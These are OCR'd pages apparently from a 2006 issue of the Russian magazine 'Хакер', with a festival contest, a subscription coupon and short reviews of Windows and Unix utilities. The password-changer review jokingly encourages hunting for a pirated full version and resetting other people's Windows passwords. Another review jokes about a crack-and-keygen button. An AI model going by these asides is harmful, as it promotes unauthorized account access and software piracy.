
Что является национальной едой казантипского народа?

Что такое Kazантип?

Что бы ты сделал, если бы стал вдруг Президентом несуществующего государства?

Призы:
1 место – визы (5 штук). Дают право многоразового прохода на территорию Республики Kazантип в период с 15 июля по 26 августа.
2 место – трусы ЩАСТЬЕ (5 штук). Крутые трусы редкой «горошковой» расцветки, в этом году официально принятой на Kazантипе.
3 место – 1 урок кайтинга (5 штук). Поможет тебе встать на кайт и покорить всех девчонок вокруг крутыми трюками.

Поискать подсказки тебе лучше всего на сайте www.kazantipa.net.
Свои ответы присылай до 5-го июля на xakep@kazantipa.net.
За призами приезжай в Республику Kazантип с 15 июля по 26 августа!


Я УЖЕ
ПОДПИСАЛСЯ!
А ТЫ?

РЕДАКЦИОННАЯ ПОДПИСКА

1 **Заполнить купон и квитанцию**
2 **Перечислить стоимость подписки через Сбербанк**
3 **Обязательно прислать в редакцию копию оплаченной квитанции с четко заполненным купоном любым из перечисленных способов:**

по электронной почте: subscribe@glc.ru;
по факсу: 8-495-780-88-24;
по адресу: 119021, Москва, ул. Тимура Фрунзе, д. 11, стр. 44-45

ВНИМАНИЕ!
подписка оформляется в день обработки купона и квитанции.
Купоны, отправленные по факсу или электронной почте, обрабатываются в течение 5 рабочих дней. Купоны, отправленные почтой на адрес редакции обрабатываются в течение 20 дней.
Рекомендуем использовать электронную почту или факс.

Подписка производится с номера, выходящего через один календарный месяц после оплаты. Например, если произвести оплату в сентябре, то подписку можено оформить с ноября.
По всем вопросам, связанным с подпиской, звони по бесплатным телефонам: **780-88-29** (для москвичей) и **8-800-200-3-999** (для регионов и абонентов Билайн, МТС и МегаФон).

«Хакер» + DVD

990р ЗА 6 МЕСЯЦЕВ
1920р ЗА 12 МЕСЯЦЕВ


«Хакер» + «Хакер[redacted]»

1830р ЗА 6 МЕСЯЦЕВ
3600р ЗА 12 МЕСЯЦЕВ

Подписка для юридических лиц

Москва: ООО «Интер-Почта», тел.: 500-00-60, www.interpochta.ru

Для получения счета на оплату подписки нужно прислать заявку с названием журнала, периодом подписки, банковскими реквизитами, юридическим и почтовым адресом, телефоном и фамилией ответственного лица за подписку.



ПОДПИСНОЙ КУПОН
Прошу оформить подписку:

☐ на журнал Хакер + DVD
☐ на комплект Хакер + DVD и Хакер Спец + CD

на ☐ месяцев
начиная с ____________________ 200_ г.

☐ Доставлять журнал по почте на домашний адрес
☐ Доставлять журнал курьером на адрес офиса (по г. Москве)
Подробнее о курьерской доставке читайте ниже*

(отметьте квадрат выбранного варианта подписки)

Ф.И.О. ____________________

дата рожд. ☐☐ . ☐☐ . ☐☐ г.
(день, месяц, год)

АДРЕС ДОСТАВКИ:
индекс ____________________
область/край ____________________
город ____________________
улица ____________________
дом ________ корпус ____________________
квартира/офис ____________________
телефон (код) ____________________
e-mail ____________________
сумма оплаты ____________________

* Курьерская доставка осуществляется только по Москве на адрес офиса. Для оформления доставки курьером укажите адрес и название фирмы в подписном купоне.

Извещение

ИНН 7729410015 ООО «Гейм Лэнд»
ЗАО ММБ
р/с № 40702810700010298407
к/с № 30101810300000000545
БИК 044525545 КПП - 772901001
Плательщик
Адрес (с индексом)

Назначение платежа	Сумма
Оплата за «____________________»	
с ________ 200_ г. (месяц)	

Ф.И.О.
Подпись плательщика

Кассир

Квитанция

ИНН 7729410015 ООО «Гейм Лэнд»
ЗАО ММБ
р/с № 40702810700010298407
к/с № 30101810300000000545
БИК 044525545 КПП - 772901001
Плательщик
Адрес (с индексом)

Назначение платежа	Сумма
Оплата за «____________________»	
с ________ 200_ г. (месяц)	

Ф.И.О.
Подпись плательщика

Кассир



ANTON OSTAPETS aka OSMIUM


Units/

SHAREWAREZ

Directory Lister

Версия: 0.9.1 от 18.01.2006
Операционная система: Windows 98, Me, NT, 2000, XP
Распространение: бесплатно
Размер: 588 Кб
Скачать: www.krksoft.com

Судить о назначении этой программы можно уже по ее названию: она просто делает листинг директорий. Зачем это нужно? Поясню на примере: приятель попросил у тебя списочек свежей музыки, а ты ее еще сам не рассортировал и понятия не имеешь, что там вообще навалено. Кликаем на нужную папку правой кнопкой мыши и выбираем пункт «Generate listing using». Через некоторое время появляется файлик с полным списком находящегося внутри хлама. Разумеется, там есть и размеры каждого файла, и время его создания/изменения, и атрибуты, и CRC32 и, вообще, все, что душе угодно. Причем выводить информацию обо всем и сразу совсем не обязательно: с помощью фильтров можно указать маски обрабатываемых файлов. А выходной файл программа способна представить как в обычном текстовом формате, так и в приятном глазу HTML-виде. Для самых ненормальных есть поддержка CSV. Шаблоны выходных файлов можно настроить в конфигураторе, там же есть закладка предварительного просмотра. Вот такая гениально простая утилита (кстати, существует уже лет пять) позволяет избавиться от рутинной работы и сэкономить твое драгоценное время. Замечу, что настройки она не требует и после инсталла можно сразу приступать к использованию.




Active@ Password Changer

Версия: 3.0 build 0280 от 07.09.2005
Операционная система: Windows NT, 2000, XP, 2003 Server
Распространение: $40 (демо-версия)
Размер: 1,41 Мб
Скачать: www.password-changer.com

Из всех паролей неприятнее всего забыть пасс на систему. Без специальных средств в этом случае остается тупо смотреть в монитор :). Хотя способов для сброса пароля существует великое множество, даже в самой Windows имеется система ASR (Automated System Recovery). Вот только заранее припасенной дискеты у тебя наверняка под рукой не окажется или FDD ее не прочитает, а может, ты вообще давно выбросил флопик за ненадобностью. Тут-то на помощь и придет программа от Active Data Recovery Software. И не прав тот, кто подумал, что она нужна только для того, чтобы сбросить пароль — эта тулза открывает полный доступ к SAM-файлу, а поэтому возможностей у нее будет больше. Скинуть пароль с ее помощью не проблема, но можно также включить заблокированный аккаунт, или, скажем, расширить для определенного юзера время, в течение которого ему будет разрешен вход в систему. Не подумай, что ты быстро извлечешь из SAM'а пароль. Нифига! Он хранится в зашифрованном виде, и для его подбора есть масса других программ — вспомнить хотя бы Cain & Abel (www.oxid.it).


Интерфейс Active@Password Changer прост. Перед нами те же самые пункты и опции, что и в Computer Management -> Local Users and Groups, только без GUI-интерфейса. Все действия осуществляются через текстовое меню, знакомое тебе со времен fdisk'а. В качестве загрузочного носителя программа позволяет использовать дискету, компакт-диск или USB-накопитель, который удобно таскать с собой. Ограничения демо-версии несколько сковывают наши действия. Но не давай разработчикам дразнить себя — ищи полную версию приложения. Ну а после того, как ты все-таки сбросишь свой пароль, тебе захочется сделать это и с чьим-нибудь чужим. Главное — не перестараться :).



IconWorkshop

Версия: 6.01 от 17.11.2005
Операционная система: Windows 98, Me, NT, 2000, XP, Vista
Распространение: $34,95 (30-дневная пробная версия)
Размер: 11,25 Мб
Скачать: www.axialis.com/iconworkshop/

В двух словах эту прогу можно охарактеризовать так: Photoshop для иконок. Если профи используют векторную графику и рисуют иконки в CorelDRAW, то ты можешь создать шедевр ничем не хуже в IconWorkshop. Похожего софта хватает, но возможности альтернативных продуктов существенно скромнее. Словом, этой проге есть чем похвастаться. Поддерживается создание иконок в новомодных форматах Windows Vista и Mac OS X 10.4 Tiger («старый» Windows XP с alpha-каналом, разумеется, тоже), включая преобразование между ними. Благодаря технологии Image Objects удобно создавать иконки из заготовленных шаблонов, тем более что 150 таких шаблонов по умолчанию идут в комплекте с программой. Не возбраняется использование любых изображений, даже фотографий. Поддерживается и экспорт из иконок в графические файлы. Если всего этого станет мало, то встроенный графический редактор окажет полезные услуги: от комбинирования иконок в режиме drag'n'drop до создания таковых с нуля. В программу даже встроен модуль для кастомайзинга системы. Очень удобная штука. Тепер, нарисовав новую иконку, ты можешь тут же посмотреть, как она смотрится на рабочем месте. Так что создать набор иконок для системы или для программного продукта, если ты программер, — пара пустяков. И еще: на официальном сайте существует аналогичный продукт для создания курсоров, который называется AX-Cursors.



MOBILedit!

Версия: 2.0.0.10 от 27.04.2006
Операционная система: Windows 98, Me, NT, 2000, XP
Распространение: $25 (7-дневная пробная версия)
Размер: 15,81 Мб
Скачать: www.mobiledit.com


Как-то под вечер приспичило мне забэкапить адресную книжку с телефона. Но не тут-то было. Телефон у меня не особо распространенный (Philips 650), и софта для него крайне мало. Да еще и дата-кабеля не было — только инфракрасный порт. С таким раскладом нормальный человек давно бы забил на эту идею, а я пошел на офсайт Philips. Программу для бэкапа я нашел, но… штуковина весила более 40 Мб, к тому же в описаниях не было ни слова об IrDA. Двинувшись дальше, я наткнулся на MOBILedit!. В программе для работы с телефоном (в последней версии), прямо как по заказу, появилась поддержка моей мобилы. Минут через 10 после установки бэкап был сделан, и я уже изучал остальные функции приложения. На текущий момент MOBILedit! поддерживает 258 моделей телефонов (www.mobiledit.com/phones.asp). Резервные копии можно сделать не только адресной книги, но и SMS/MMS, набранных/принятых/пропущенных звонков, есть даже поддержка MS Outlook/Outlook Express (на случай, если твои контакты в телефоне и почтовом клиенте синхронизируются). Редактирование адресной книги удобнее делать через компьютер, а не на убогой телефонной клавиатуре. Забыл сказать, что все те же действия доступны и для SIM-карты, но архивы сообщений в таком случае будут раздельными. Через саму программу можно отредактировать и залить на телефон графические файлы или музыку — функция пустяковая, но все равно очень приятная. Только первые 7 дней MOBILedit! будет полнофункциональной, затем появятся ограничения.



EraseTemp

Версия: 3.3.1.8 от 15.03.2006
Операционная система: Windows 98, Me, NT, 2000, XP
Распространение: бесплатно
Размер: 47 Кб
Скачать: www.nodesoft.com/EraseTemp/


В один прекрасный день, когда места на жестком диске будет не хватать, ты в очередной раз задумаешься: «А что бы такое удалить?!». Верный шаг — подчистить всякого рода временные файлы и папки. Проблема в том, что раскиданы они повсюду, и каждый раз удалять их вручную довольно утомительно. Да и зачем, если давно существуют специальные приложения. Например, утилита EraseTemp. Во время первого запуска тулза работает в режиме read-only (ключ «/test») и лишь проверяет возможность удаления файлов. А далее — пошло-поехало. Без вмешательства с твоей стороны она быстро расправится с мусором из общей папки WINDOWS\TEMP и персональным темпом для каждого юзера — тот, что хранится в Documents and Settings. Также удаляются файлы дампов. Например, если у тебя 1 Гб оперативки, то наверняка имеется файл MEMORY.DMP с точно таким же




размером, возникший после очередного BSoD'a. После очистки прога отрапортует о количестве и размере удаленных файлов, и если ты ни разу этого не делал, то размер освобожденного пространства тебя приятно удивит (или даже испугает). В настройке программа не нуждается — все возможные параметры задаются с помощью ключей при старте. Например, «/Days X» позволит удалить файлы старше X-дней. Из приятных мелочей — встроенный интернет-апдейтер (хотя чего там обновлять?). Но есть минус: программа требует MS .NET Framework 2.0, который, правда, ты без труда найдешь на http://msdn.microsoft.com. И не забудь нажать на кнопочку «Crack & Keygen» на офсайте!

TrafficInspector

Версия: 1.1.3.1701 от 17.08.2005
Операционная система: 2000, XP, 2003 Server
Распространение: от 700 руб. (30-дневная пробная версия)
Размер: 12,5 Мб
Скачать: www.smart-soft.ru/



Если ты решил стать провайдером и барыжить инетом в своей новоиспеченной локалке, то это софтина строго для тебя. Представляет собой симбиоз биллинга и прокси-сервера. Программа очень достойно выглядит рядом с конкурентами (полный список возможностей можно посмотреть тут: www.smart-soft.ru/?page=tispec). Базируется все на стандартных серверных службах Windows: RRAS, ICS, DNS, а доступ к проге осуществляется через оснастку в MMC. Биллинговая часть отвечает за авторизацию, разграничение прав и тарификацию пользователей, подсчет трафика и его детальный анализ (с таблицами, графиками, диаграммами), различного рода ограничения. Прокси же — за кэширование трафика и фильтрацию контента, форвардинг и блокировку. Помимо этого имеется встроенный брандмауэр с возможностью гибкой настройки для защиты локалки, SMTP-шлюз, позволяющий выставить в инет внутренний почтовый сервак, шейпер для ограничения скоростей, а также advanced routing, позволяющий перенаправлять определенный трафик на другие интерфейсы. Многое автоматизируется при помощи скриптов, для этого у софтины есть свой API и полная документация к нему на русском. Решений на такой платформе можно создать великое множество, к тому же разработчики частенько штампуют беты, добавляя менее полезные функции, которые, однако, легко могут пригодиться в хозяйстве. Теперь о клиентской части: это специальное приложение, которое позволяет юзеру управлять своим инетом, то есть фильтровать трафик в соответствии с уровнями, заданными провайдером, просматривать статистику через веб-интерфейс и избегать утомительной настройки каждой, использующей Интернет, проги, вбивая адрес и порт прокси-сервера (кстати говоря, такая возможность доступна далеко не везде). Как видишь, все просто как дважды два.




ПЕТР СЕМИЛЕТОВ
/ WWW.ROXTON.KIEV.UA /

Units/

UNIXWAREZ

Audacious

POSIX (*BSD, Linux, Solaris...)
Размер (исходник в tgz): 3,2 Мб.
http://audacious-media-player.org
Лицензия: GNU GPL



Этот плеер я установил поначалу исключительно для воспроизведения песен Владимира Высоцкого. У меня большая их коллекция, а тэги в них русские. Подружить же мой любимый Amarok с русскими тэгами, даже конвертируя их с помощью EasyTag в кодировку UTF-8, — задача из области квантовой физики.
Скачал я исходник Audacious, сконфигурировал, собрал, установил и запустил. Работает. Плеер знакомый. Еще бы — это же форк BMPx, плеер, которому предшествовал другой плеер — BMP, созданный, в свою очередь, на основе кода классического XMMS.
Из плееров, созданных по мотивам этой живой легенды, Audacious понравился мне больше всего. Интерфейс приятный. Плагинов, идущих в составе дистрибутива, больше, нежели в BMP. Эти плагины обеспечивают плееру поддержку таких форматов, как Ogg, MP3, трекерные форматы (используется популярный движок ModPlug), WAV, MIDI (посредством Timidity), WMA, файлы музыки от игровых приставок вроде SEGA Megadrive и NES. Также плеер может играть обычные аудиодиски. Кстати, WAV'ы Audacious воспроизводит лучше, чем текущая версия Amarok.
В целом Audacious можно считать новым воплощением XMMS, только современным, да еще перенесенным с библиотеки GTK+1 на GTK+2. Из отрицательных сторон, насколько я мог заметить, есть только одна — отсутствие поддержки тэгов формата ID3v2. Которые, впрочем, не так уж часто используются.

P7ZIP

POSIX (*BSD, Linux, Solaris...)
Размер (исходник в tar.bz2): 1,4 Мб.
http://p7zip.sourceforge.net
Лицензия: GNU GPL

P7ZIP — юниксовый порт популярного в Windows GPL-архиватора 7Zip, его консольной версии. По умолчанию в нем используется алгоритм сжатия LZMA, который позволяет добиться, пожалуй, наивысшей степени сжатия по сравнению с другими архиваторами. Не зря пираты любят делать дистрибутивы игр с применением именно 7zip.
Однако приведу результаты собственного тестирования. Есть у меня каталог, куда я складываю всякий хлам, чтобы разобраться с ним позже. Суммарный обьем файлов в этом каталоге — 500317 Кб (477 Мб). Там и графика, и тексты, и музыка. В общем, разное, смешанное содержимое. Упаковываю все это добро с помощью BZip2, на выходе получаю файл размером 295684 Кб (282 Мб). Теперь упаковываю этот же каталог, используя 7za. Получаю 297626 Кб (283 Мб). Понимаю, что пример этот несколько противоречит выше сказанному о наилучшей степени сжатия, но под Windows ситуация была обратная — Bzip2 проиграл 7za. Тем не менее, на смешанном содержимом результаты упаковочных возможностей обоих архиваторов практически одинаковы (при установках по умолчанию).
Архиватор написан на C++, без проблем устанавливается из исходника. Бинарная часть программы состоит из одного только файла 7za. Может архивировать каталоги. Например, так:

$ 7za a <имя архива.7z> <имя каталога>

Параметр 'a' (без дефиса) указывает архиватору на то, что надо добавить в архив каталог или файл.
Выводы: фактически 7Zip ни в чем не уступает Bzip2, кроме разве что степени его поддержки в разных программах. Например, ты не «зайдешь» в 7z-архив из того же Midnight Commander. Однако, например, KDE'шный архиватор Ark шустро открыл 7z-архив — полагаю, что использовал консольную версию самого 7zip. Учитывая большую инертность в области использования архиваторов (тот же Bzip2 до сих пор не переплюнул по популярности ста-



рого-доброго gzip'a), продвижение 7zip среди линуксоидов будет медленным, но, вполне возможно, будущее именно за ним.

Recoverdm

